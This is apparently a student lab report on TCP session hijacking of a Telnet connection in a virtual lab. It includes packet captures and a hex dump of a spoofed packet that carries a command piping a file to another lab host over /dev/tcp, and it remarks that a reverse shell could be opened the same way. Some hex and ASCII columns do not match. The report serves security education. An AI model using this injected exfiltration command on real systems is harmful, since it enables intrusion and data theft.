52	2020-11-08 12:18:45.3467696..	10.0.2.9	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0x5258bd6f
53	2020-11-08 12:18:45.3581133..	10.0.2.3	10.0.2.9	DHCP	590	DHCP ACK - Transaction ID 0x5258bd6f
54	2020-11-08 12:18:50.5943036..	PcsCompu_7f:f7:bd	PcsCompu_f8:88:1f	ARP	42	Who has 10.0.2.3? Tell 10.0.2.9
55	2020-11-08 12:18:50.5945023..	PcsCompu_f8:88:1f	PcsCompu_7f:f7:bd	ARP	60	10.0.2.3 is at 08:00:27:f8:88:1f
56	2020-11-08 12:19:34.0849824..	PcsCompu_82:00:f6	Broadcast	ARP	60	Who has 10.0.2.9? Tell 10.0.2.7
57	2020-11-08 12:19:34.0849951..	PcsCompu_7f:f7:bd	PcsCompu_82:00:f6	ARP	42	10.0.2.9 is at 08:00:27:f7:f7:bd
58	2020-11-08 12:19:34.1886047..	10.0.2.9	10.0.2.8	TELNET	104	4203292884 Telnet Data ...

Austin Peterson
UIN: 926006358

47	2020-11-08 12:31:27.0677689...	10.0.2.9	10.0.2.8	TELNET	184	4203292884 Telnet Data ...
48	2020-11-08 12:31:57.7789808...	10.0.2.9	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0x5258bd6f
49	2020-11-08 12:31:57.7881857...	10.0.2.3	10.0.2.9	DHCP	590	DHCP ACK - Transaction ID 0x5258bd6f

▶	Frame 47: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
▶	Ethernet II, Src: PcsCompu_7f:f7:bd (08:00:27:f7:f7:bd), Dst: PcsCompu_87:b2:32 (08:00:27:87:b2:32)
▶	Internet Protocol Version 4, Src: 10.0.2.9, Dst: 10.0.2.8
▼	Transmission Control Protocol, Src Port: 57116, Dst Port: 23, Seq: 4203292834, Len: 50
	Source Port: 57116
	Destination Port: 23
	[Stream index: 3]
	[TCP Segment Len: 50]
	Sequence number: 4203292834
	[Next sequence number: 4203292884]
	Acknowledgment number: 0
	Header Length: 20 bytes
▶	Flags: 0x000 (<None>)
	Window size value: 2000
	[Calculated window size: 2000]
	[Window size scaling factor: -1 (unknown)]
	Checksum: 0x58f1 [unverified]
	[Checksum Status: Unverified]
	Urgent pointer: 0
▼	[SEQ/ACK analysis]
	[Bytes in flight: 50]
	[Bytes sent since last PSH flag: 50]
▼	Telnet
	Data: \n

0000	08 00 27 87 b2 32 08 00 27 f7 f7 bd 08 00 45 00	..!..2..!.....E.
0010	00 5a 22 ad 00 00 00 06 7f e1 0a 00 02 09 0a 00	.Z".....
0020	02 00 df 1c 00 17 fa 89 28 a2 00 00 00 00 50 00 (.....P.
0030	07 d0 58 f1 00 00 0a 63 61 74 20 2f 68 6f 6d 65	..X....c at /home
0040	2f 73 65 65 64 2f 74 65 73 74 2e 74 78 74 20 3e	/seed/te st.txt >
0050	20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32	/dev/tc p/10.0.2
0060	2e 37 2f 39 30 39 30 0a	.7/9999.

As you can see above, the packet is properly sent to the server machine using a spoofed IP address, 10.0.2.9 (client IP), and the payload contains the correct command to be processed by the server. Unfortunately, the server never establishes the connection with the attacking machine and the contents of the test file are never received.

The first thought that comes to mind with an attack like this is creating a reverse shell and opening a backdoor for future attacks. With the right commands this can easily be done on the server machine.

***NOTE:** Scapy scripts have not been included in this report, however the python scripts are included in the homework submission*